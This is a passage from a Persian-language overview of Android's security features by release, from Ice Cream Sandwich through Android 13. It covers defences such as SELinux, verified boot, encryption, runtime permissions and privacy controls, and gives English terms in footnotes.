- **بهبود UI و تکامل APIها:** اگرچه تمرکز اصلی روی بهبود تجربه کاربری بود، اما در بخش امنیت نیز شاهد افزوده‌شدن برخی قابلیت‌های پایه نظیر رمزنگاری سخت‌افزاری[1] برای دستگاه‌های پشتیبانی‌شده بودیم.
- **API برای VPN:** با استانداردتر شدن API مربوط به VPN، ایجاد تونل‌های امن برای سازمان‌ها و کاربران حرفه‌ای ساده‌تر شد. این ویژگی امنیت ارتباطات را افزایش داد.

اندروید ۴.۱ تا ۴.۳ با نام Jelly Bean

در بازه نسخه‌های ۴,۱ تا ۴,۳ اندروید Jelly Bean، تمرکز بر تقویت استحکامات امنیتی نرم‌افزاری و مکانیزم‌های تشخیص تهدیدات بود:

- **ASLR جزئی[2]:** مکانیسم تصادفی‌سازی چیدمان فضای آدرس (ASLR) به صورت جزئی در این نسخه‌ها معرفی شد. ASLR با تصادفی کردن موقعیت حافظه برنامه‌ها، تلاش برای بهره‌برداری از آسیب‌پذیری‌های مبتنی بر حافظه (مانند سرریز بافر) را دشوارتر می‌کرد.

[1] Hardware Encryption

[2] ASLR Partial

- **مناطق حافظه غیرقابل اجرا**[1]: اندروید ۴,۱ به بعد از مناطق حافظه Noexec (عدم اجرا) استفاده کرد. این ویژگی از اجرای کد از مناطق حافظه داده جلوگیری می‌کرد و از حملات تزریق کد[2] محافظت می‌نمود.
- **تایید برنامه**[3]: قابلیت تایید برنامه به اندروید اضافه شد. این ویژگی به کاربران امکان می‌داد تا قبل از نصب برنامه از منابع غیررسمی (خارج از Google Play Store)، آن را برای رفتارهای مخرب اسکن کنند.
- **کی‌استور پشتیبانی شده توسط سخت‌افزار**[4]: اندروید، سیستمی برای ذخیره کلیدهای رمزنگاری به صورت امن بود. در این نسخه‌ها، پشتیبانی از کی‌استور سخت‌افزاری معرفی شد که امکان ذخیره کلیدها در محیط امن‌تر و جداگانه‌ای در سخت‌افزار دستگاه را فراهم می‌کرد.

اندروید ۴.۴ (KitKat)

اندروید ۴,۴ (KitKat) نقطه عطفی در امنیت اندروید محسوب می‌شود، زیرا ویژگی‌های امنیتی اساسی و قدرتمندی در این نسخه معرفی شدند:

- **ماژول SELinux:** یک ماژول امنیتی قدرتمند هسته لینوکس است که کنترل دسترسی اجباری[5] را پیاده‌سازی می‌کند. اندروید ۴,۴ اولین نسخه اندروید بود که هسته آن با SELinux در حالت enforcing (اجرا کننده) کامپایل شد. SELinux با اعمال سیاست‌های امنیتی سخت‌گیرانه، کنترل دقیق‌تری بر دسترسی برنامه‌ها و فرایندها به منابع سیستم اعمال می‌کرد و سطح امنیت کلی سیستم را به طور قابل توجهی ارتقا داد.

---


[1] Noexec Memory Regions

[2] code injection attacks

[3] App Verification

[4] Hardware Backed KeyStore

[5] Mandatory Access Control - MAC



تصویر ۳: تغییرات امنیتی اندروید از نسخه ۴.۴ تا ۷.

- **بوت تایید شده Device Mapper[1]**: بوت تایید شده مکانیزمی است که اطمینان حاصل می‌کند فقط نرم‌افزار سیستم عامل معتبر و دستکاری نشده بوت شود. اندروید ۴,۴ از Device Mapper برای پیاده‌سازی بوت تایید شده استفاده کرد. این ویژگی از بوت شدن نسخه‌های مخرب یا دستکاری شده سیستم عامل جلوگیری می‌کرد.

[1] Verified Boot Device Mapper

- **پینینگ گواهینامه**[1]: پینینگ گواهینامه به برنامه‌ها امکان می‌داد تا اعتبار گواهینامه‌های SSL/TLS سرورهای راه دور را به صورت سخت‌گیرانه‌تری بررسی کنند. این ویژگی از حملات مرد میانی[2] که در آن‌ها مهاجم سعی در جعل هویت سرور می‌کند، محافظت می‌نمود.

اندروید ۵.۰ با نام Lollipop

اندروید ۵,۰ Lollipop به گسترش و تقویت ویژگی‌های امنیتی معرفی شده در نسخه‌های قبلی پرداخت:

- **SELinux Enforcing All Domains:** در اندروید ۵,۰، SELinux به حالت enforcing برای تمام دامنه‌ها و فرایندهای سیستم تعمیم داده شد. در نسخه‌های قبلی، SELinux عمدتاً برای فرایندهای کلیدی سیستم فعال بود. با فعال‌سازی SELinux برای تمام دامنه‌ها، سطح امنیت و جداسازی فرایندها به طور چشمگیری افزایش یافت.
- **حفاظت از تنظیمات کارخانه FRP[3]:** مکانیزمی است که از دسترسی غیرمجاز به دستگاه‌های ریست شده به تنظیمات کارخانه جلوگیری می‌کند. پس از ریست فکتوری دستگاه، کاربر برای فعال‌سازی مجدد دستگاه باید اطلاعات حساب کاربری گوگل (Google Account) که قبلاً در دستگاه استفاده شده بود را وارد نماید. این ویژگی از دزدیده شدن و استفاده غیرمجاز از دستگاه‌های ریست شده جلوگیری می‌کرد.
- **راحتی Smart Lock[4]:** ویژگی‌ای بود که امکان غیرفعال‌سازی موقت قفل صفحه را در شرایط خاص (مانند قرار گرفتن در مکان‌های مورد اعتماد یا اتصال به دستگاه‌های بلوتوثی مورد اعتماد) فراهم می‌کرد. اگرچه هدف اصلی Smart Lock افزایش راحتی کاربر بود، اما با کاهش دفعات نیاز به باز کردن قفل صفحه، سطح امنیت را نیز به طور غیرمستقیم بهبود می‌بخشید.

[1] Certificate Pinning

[2] Man-in-the-Middle - MITM

[3] Factory Reset Protection - FRP

[4] Smart Lock Convenience

- **رمزنگاری پیش‌فرض دستگاه‌های جدید[1]:** اندروید ۵,۰ رمزنگاری پیش‌فرض را برای دستگاه‌های جدید معرفی کرد. بدین ترتیب، در بسیاری از دستگاه‌های جدید، رمزنگاری به طور پیش‌فرض فعال بود و کاربر نیازی به فعال‌سازی دستی آن نداشت. این تغییر، دسترسی به داده‌های کاربران در صورت گم شدن یا سرقت دستگاه را بسیار دشوارتر می‌کرد.

اندروید ۶,۰ با نام Marshmallow

اندروید ۶,۰ Marshmallow تمرکز را بر کنترل دسترسی برنامه‌ها توسط کاربر و بهینه‌سازی مصرف باتری با در نظر گرفتن جنبه‌های امنیتی قرار داد:


- **مجوزهای زمان اجرا[2]:** مهم‌ترین تغییر امنیتی اندروید ۶,۰ معرفی مجوزهای زمان اجرا بود. در این مدل، برنامه‌ها در زمان اجرا و هنگام نیاز به دسترسی به منابع حساس (مانند دوربین، میکروفون، موقعیت مکانی و غیره)، از کاربر درخواست مجوز می‌کردند. کاربر می‌توانست به صورت جداگانه برای هر مجوز تصمیم بگیرد و دسترسی برنامه را در صورت تمایل محدود کند. این تغییر کنترل بسیار بیشتری را در اختیار کاربران قرار داد و از دسترسی بی‌رویه برنامه‌ها به داده‌های حساس جلوگیری کرد.
- **بهینه‌سازی باتری Doze و App Standby:** مکانیزم‌های جدیدی برای بهینه‌سازی مصرف باتری بودند. Doze با تشخیص زمان عدم استفاده فعال از دستگاه، فعالیت‌های پس‌زمینه برنامه‌ها را محدود می‌کرد. App Standby نیز فعالیت برنامه‌هایی که کاربر به ندرت از آن‌ها استفاده می‌کرد را محدود می‌نمود. این بهینه‌سازی‌ها علاوه بر افزایش عمر باتری، سطح امنیت را نیز بهبود می‌بخشیدند، زیرا با محدود کردن فعالیت برنامه‌های پس‌زمینه، سطح حمله (attack surface) را کاهش می‌دادند.

[1] Default Encryption New Devices

[2] Runtime Permissions

- **API اثر انگشت استاندارد شده[1]:** اندروید ۶,۰ یک API استاندارد شده برای استفاده از حسگر اثر انگشت معرفی کرد. این API به توسعه‌دهندگان برنامه‌ها امکان می‌داد تا به راحتی از احراز هویت اثر انگشت در برنامه‌های خود استفاده کنند و امنیت برنامه‌ها را افزایش دهند.
- **بوت مستقیم فضای ذخیره‌سازی رمزنگاری شده[2]:** به سیستم عامل اندروید امکان می‌داد تا به صورت محدود در حالت رمزنگاری شده بوت شود. این ویژگی زمان بوت دستگاه را بهبود می‌بخشید و در عین حال، امکان دسترسی به برخی عملکردهای اساسی سیستم در زمان بوت را فراهم می‌کرد.

اندروید ۷ تا ۱۲



تصویر ۴: تغییرات امنیتی اندروید ۷ تا ۱۲.

[1] Fingerprint API Standardized

[2] Direct Boot Encrypted Storage

اندروید ۷ با نام Nougat

اندروید ۷,۰ Nougat بر رمزنگاری پیشرفته و کنترل‌های دقیق‌تر بر ارتباطات شبکه‌ای تمرکز داشت:

- **رمزنگاری مبتنی بر فایل[1]:** در نسخه‌های قبلی اندروید، رمزنگاری به صورت مبتنی بر بلوک (block-based) بود و کل پارتیشن داده رمزنگاری می‌شد. اندروید ۷,۰ رمزنگاری مبتنی بر فایل را معرفی کرد. در این مدل، هر فایل به صورت جداگانه رمزنگاری می‌شد. رمزنگاری مبتنی بر فایل انعطاف‌پذیری بیشتری را در مدیریت رمزنگاری فراهم می‌کرد و امکان بوت مستقیم را بهبود می‌بخشید.
- **به‌روزرسانی‌های یکپارچه سیستم A/B[2]:** سیستم به‌روزرسانی A/B به اندروید امکان می‌داد تا به‌روزرسانی‌های سیستم عامل را در یک پارتیشن جداگانه نصب کند و پس از اتمام به‌روزرسانی، به پارتیشن جدید سوییچ کند. این روش زمان downtime به‌روزرسانی را کاهش می‌داد و فرایند به‌روزرسانی را برای کاربر روان‌تر می‌کرد. به‌روزرسانی‌های سریع و روان، نقش مهمی در حفظ امنیت سیستم عامل دارند، زیرا کاربران را تشویق به نصب به‌روزرسانی‌های امنیتی می‌کنند.
- **پیکربندی امنیت شبکه[3]:** پیکربندی امنیت شبکه به برنامه‌ها امکان می‌داد تا سیاست‌های امنیتی خود را برای ارتباطات شبکه‌ای تعریف کنند. برنامه‌ها می‌توانستند مشخص کنند که از کدام پروتکل‌های امنیتی استفاده کنند، گواهینامه‌ها را چگونه بررسی کنند و غیره. این ویژگی کنترل بیشتری را در اختیار توسعه‌دهندگان برنامه‌ها قرار می‌داد تا امنیت ارتباطات شبکه‌ای برنامه‌های خود را سفارشی‌سازی کنند.
- **دسترسی محدود به دایرکتوری[4]:** دسترسی برنامه‌ها به دایرکتوری‌های اشتراکی را محدود می‌کرد. برنامه‌ها دیگر نمی‌توانستند به طور پیش‌فرض به تمام فایل‌های موجود در

[1] File Based Encryption

[2] Seamless Updates A/B System

[3] Network Security Config

[4] Scoped Directory Access

دایرکتوری‌های اشتراکی مانند دایرکتوری دانلودها دسترسی داشته باشند و برای دسترسی به این دایرکتوری‌ها نیاز به درخواست مجوز از کاربر داشتند. این ویژگی حریم خصوصی کاربران را بهبود می‌بخشید و از دسترسی غیرمجاز برنامه‌ها به فایل‌های شخصی جلوگیری می‌کرد.

اندروید ۸ با نام Oreo

اندروید Oreo ۸,۰ با هدف افزایش سرعت به‌روزرسانی‌ها و بهبود مکانیزم‌های محافظت در برابر بدافزارها معرفی شد:

- **پروژه Treble Modularity:** پروژه Treble معماری اندروید را به گونه‌ای تغییر داد که فرایند به‌روزرسانی سیستم عامل برای دستگاه‌های مختلف را تسریع کند. Treble با جداسازی فریم‌ورک سیستم عامل از لایه‌های سخت‌افزاری، به تولیدکنندگان دستگاه‌ها امکان می‌داد تا به‌روزرسانی‌های اندروید را سریع‌تر و مستقل‌تر از تولیدکنندگان تراشه‌ها ارائه دهند. به‌روزرسانی‌های سریع و منظم، نقش اساسی در حفظ امنیت سیستم عامل دارند.
- **محافظت با Google Play Protect:** یک سیستم حفاظتی یکپارچه در اندروید است که به طور مداوم برنامه‌های نصب شده از Google Play Store و سایر منابع را برای رفتارهای مخرب اسکن می‌کند. Play Protect با استفاده از الگوریتم‌های یادگیری ماشین، تهدیدات جدید را شناسایی و به کاربران هشدار می‌دهد و همچنین برنامه‌های مخرب را از دستگاه حذف می‌کند.
- **محدودیت اجرای پس‌زمینه[1]:** اندروید ۸,۰ محدودیت‌های سخت‌گیرانه‌تری را بر اجرای برنامه‌های پس‌زمینه اعمال کرد. این محدودیت‌ها هدف اصلی‌شان بهینه‌سازی مصرف باتری بود، اما به طور غیرمستقیم سطح امنیت را نیز بهبود می‌بخشیدند، زیرا با کاهش فعالیت برنامه‌های پس‌زمینه، سطح حمله را کاهش می‌دادند.

[1] Background Execution Limits

- **چارچوب پر کردن خودکار[1]:** چارچوب پر کردن خودکار به برنامه‌های مدیریت گذرواژه و سایر برنامه‌ها امکان می‌داد تا به طور امن و یکپارچه فیلدهای ورود اطلاعات را در برنامه‌ها و وب‌سایت‌ها پر کنند. این ویژگی با کاهش نیاز کاربران به تایپ دستی گذرواژه‌ها، امنیت و راحتی استفاده را بهبود می‌بخشید.

اندروید ۹,۰ با نام Pie

اندروید ۹,۰ Pie به تقویت امنیت داده‌ها و حریم خصوصی کاربران تمرکز داشت:

- **StrongBox KeyStore:** یک پیاده‌سازی سخت‌افزاری امن‌تر از KeyStore بود که کلیدهای رمزنگاری را در یک محیط امن جداگانه در سخت‌افزار دستگاه (معمولا یک تراشه امن) ذخیره می‌کرد. StrongBox KeyStore از کلیدها در برابر استخراج و دسترسی غیرمجاز محافظت می‌کرد و امنیت عملیات رمزنگاری را به طور قابل توجهی افزایش می‌داد.
- **DNS خصوصی/DNS-over-TLS[2]:** اندروید ۹,۰ پشتیبانی از DNS خصوصی با استفاده از پروتکل DNS-over-TLS را معرفی کرد. DNS-over-TLS ارتباطات DNS را رمزنگاری می‌کند و از شنود و دستکاری درخواست‌های DNS توسط مهاجمان جلوگیری می‌کند. این ویژگی حریم خصوصی کاربران را در سطح شبکه بهبود می‌بخشید.
- **پشتیبانی از TLS 1.3 (TLS 1.3 Support):** اندروید ۹,۰ پشتیبانی از پروتکل امنیتی TLS 1.3 را اضافه کرد. TLS 1.3 آخرین نسخه از پروتکل TLS است که امنیت و سرعت بیشتری نسبت به نسخه‌های قبلی دارد.
- **BiometricPrompt API:** یک API یکپارچه برای احراز هویت بیومتریک (اثر انگشت، چهره و غیره) بود. این API به توسعه‌دهندگان برنامه‌ها امکان می‌داد تا به راحتی از احراز هویت بیومتریک در برنامه‌های خود استفاده کنند و تجربه کاربری و امنیت را بهبود بخشند.

[1] Auto-filling Framework

[2] Private DNS/DNS-over-TLS

- **Idle Standby Buckets Battery**: باکت‌های استندبای غیرفعال باتری را معرفی کرد که به سیستم عامل اجازه می‌داد مصرف باتری برنامه‌های پس‌زمینه را بر اساس الگوی استفاده کاربر بهینه‌سازی کند. این ویژگی، به طور غیرمستقیم امنیت را بهبود می‌بخشید، زیرا فعالیت برنامه‌های پس‌زمینه را محدود می‌کرد.

اندروید ۱۰ با نام Quince Tart

اندروید ۱۰ بر کنترل بیشتر کاربر بر حریم خصوصی و تسهیل به‌روزرسانی‌های امنیتی سیستم عامل متمرکز بود:

- **فضای ذخیره‌سازی محدود Scoped Storage:** یک مدل جدید دسترسی به فضای ذخیره‌سازی در اندروید ۱۰ بود. این مدل دسترسی برنامه‌ها به فایل‌های موجود در فضای ذخیره‌سازی خارجی (مانند کارت SD) را محدود می‌کرد و حریم خصوصی کاربران را به طور قابل توجهی افزایش می‌داد. برنامه‌ها برای دسترسی به فایل‌های خارج از دایرکتوری‌های مخصوص خود نیاز به درخواست مجوز از کاربر داشتند.
- **محدودیت‌های موقعیت مکانی پس‌زمینه[1]:** اندروید ۱۰ محدودیت‌های سخت‌گیرانه‌تری را بر دسترسی برنامه‌ها به موقعیت مکانی در پس‌زمینه اعمال کرد. برنامه‌ها برای دسترسی مداوم به موقعیت مکانی در پس‌زمینه نیاز به مجوز خاصی داشتند و کاربران کنترل بیشتری بر دسترسی برنامه‌ها به موقعیت مکانی خود داشتند.
- **به‌روزرسانی‌های ماژولار Project Mainline:** این قابلیت (که به System Modules نیز معروف است) به گوگل امکان می‌داد تا برخی از اجزای اصلی سیستم عامل اندروید (مانند ماژول‌های امنیتی) را به صورت مستقل از به‌روزرسانی‌های کامل سیستم عامل به‌روزرسانی کند. این ویژگی به‌روزرسانی‌های امنیتی سریع‌تر و منظم‌تر را برای کاربران اندروید فراهم می‌کرد.

[1] Background Location Limits

- **TLS 1.3 پیش‌فرض[1]:** در اندروید ۱۰، TLS 1.3 به عنوان پروتکل پیش‌فرض برای ارتباطات امنیتی انتخاب شد.

اندروید ۱۱ با نام Red Velvet Cake

اندروید ۱۱ به ارائه کنترل‌های دقیق‌تر بر مجوزها و افزایش حریم خصوصی کاربران ادامه داد:

- **مجوزهای یک‌باره[2]:** مجوزهای یک‌باره به کاربران امکان می‌دادند تا مجوزهای دسترسی به منابع حساس را فقط برای یک بار به برنامه‌ها اعطا کنند. در دفعات بعدی استفاده از آن ویژگی، برنامه باید مجدداً از کاربر درخواست مجوز کند. این ویژگی کنترل بیشتری را بر مجوزها در اختیار کاربران قرار می‌داد.
- **محدودیت موقعیت مکانی پس‌زمینه فقط در زمان استفاده[3]:** اندروید ۱۱ محدودیت‌های بیشتری را برای دسترسی برنامه‌ها به موقعیت مکانی در پس‌زمینه اعمال کرد. کاربران می‌توانستند دسترسی برنامه‌ها به موقعیت مکانی را به حالت "فقط در زمان استفاده" محدود کنند. در این حالت، برنامه فقط زمانی می‌تواند به موقعیت مکانی دسترسی داشته باشد که کاربر به طور فعال از برنامه استفاده می‌کند.
- **بازنشانی خودکار مجوز Permission Auto Reset:** به سیستم عامل اندروید امکان می‌داد تا مجوزهای اعطا شده به برنامه‌هایی که کاربر به مدت طولانی از آن‌ها استفاده نکرده است را به طور خودکار بازنشانی کند. این ویژگی حریم خصوصی کاربران را بهبود می‌بخشید و از دسترسی طولانی‌مدت برنامه‌های غیرفعال به داده‌های حساس جلوگیری می‌کرد.
- **بهبود API BiometricPrompt:** در اندروید ۱۱ بهبود یافت و پشتیبانی از انواع جدید احراز هویت بیومتریک را اضافه کرد و تجربه کاربری را بهبود بخشید.


[1] TLS 1.3 Default

[2] One-time Permissions

[3] Background Location Restriction In Use Only

- **تشخیص سرریز پشته (HWASan)[1]:** یک ابزار قدرتمند برای تشخیص آسیب‌پذیری‌های مبتنی بر حافظه (مانند سرریز پشته) است. اندروید ۱۱ HWASan را به عنوان یک مکانیزم پیش‌فرض برای تشخیص این نوع آسیب‌پذیری‌ها فعال کرد و امنیت سیستم عامل را تقویت نمود.

اندروید ۱۲ تا ۱۴



تصویر ۵: ویژگی‌های امنیتی اضافه شده از اندروید ۱۲ تا ۱۴.

[1] Hardware-assisted Address Sanitizer

اندروید ۱۲ با نام Snow Cone

اندروید ۱۲ بر شفافیت و کنترل کاربر بر حریم خصوصی متمرکز بود:

- **داشبورد حریم خصوصی[1]:** داشبورد حریم خصوصی نمای کلی از نحوه دسترسی برنامه‌ها به مجوزهای حساس (مانند موقعیت مکانی، میکروفون و دوربین) را در یک بازه زمانی مشخص به کاربر نمایش می‌دهد. کاربران می‌توانند در این داشبورد، جزئیات دسترسی هر برنامه به مجوزها را مشاهده کرده و در صورت نیاز، مجوزها را لغو کنند. داشبورد حریم خصوصی شفافیت و کنترل بیشتری را در اختیار کاربران قرار می‌دهد.
- **مجوز موقعیت مکانی تقریبی[2]:** اندروید ۱۲ مجوز موقعیت مکانی تقریبی را معرفی کرد. کاربران می‌توانستند هنگام اعطای مجوز دسترسی به موقعیت مکانی به برنامه‌ها، انتخاب کنند که فقط موقعیت مکانی تقریبی (و نه دقیق) به برنامه ارائه شود. این ویژگی حریم خصوصی موقعیت مکانی کاربران را بهبود می‌بخشید.
- **نشانگرها و کلیدهای تغییر وضعیت میکروفون و دوربین[3]:** اندروید ۱۲ نشانگرهایی را در نوار وضعیت سیستم نمایش می‌دهد که به کاربر اطلاع می‌دهد چه زمانی یک برنامه در حال دسترسی به میکروفون یا دوربین دستگاه است. همچنین، کلیدهای تغییر وضعیت سریع برای غیرفعال و فعال کردن دسترسی به میکروفون و دوربین در سطح سیستم عامل به نوار وضعیت اضافه شدند. این ویژگی‌ها شفافیت و کنترل بیشتری بر دسترسی برنامه‌ها به میکروفون و دوربین در اختیار کاربران قرار می‌دهند.
- **هسته محاسبات خصوصی اندروید[4]:** یک محیط امن جداگانه در سیستم عامل است که برای پردازش اطلاعات حساس به صورت محلی بر روی دستگاه طراحی شده است. این هسته به برنامه‌های اندروید امکان می‌دهد تا از فناوری‌های حفظ حریم خصوصی مانند یادگیری

[1] Privacy Dashboard

[2] Approximate Location Permission

[3] Mic Camera Indicators Toggles

[4] Android Private Compute Core

فدرال و محاسبات خصوصی برای پردازش داده‌ها استفاده کنند بدون اینکه داده‌ها از دستگاه خارج شوند.

- **کنترل‌های پیشرفته کوکی[1]:** اندروید ۱۲ کنترل‌های پیشرفته‌ای را برای مدیریت کوکی‌ها در WebView معرفی کرد. کاربران می‌توانند نحوه مدیریت کوکی‌ها توسط WebView را به صورت دقیق‌تر کنترل کنند و حریم خصوصی خود را در وب‌گردی بهبود بخشند.

اندروید ۱۳ با نام Tiramisu

اندروید ۱۳ به ارائه کنترل‌های دقیق‌تر برای اعلانات و اشتراک‌گذاری رسانه متمرکز بود:

- **مجوزهای زمان اجرا برای اعلانات[2]:** در اندروید ۱۳، برنامه‌ها برای ارسال اعلانات به کاربر نیاز به درخواست مجوز در زمان اجرا دارند. کاربران می‌توانند به صورت جداگانه برای هر برنامه تصمیم بگیرند که اعلانات آن برنامه را دریافت کنند یا خیر. این ویژگی کنترل بیشتری را بر اعلانات در اختیار کاربران قرار می‌دهد و از ارسال اعلانات مزاحم جلوگیری می‌کند.
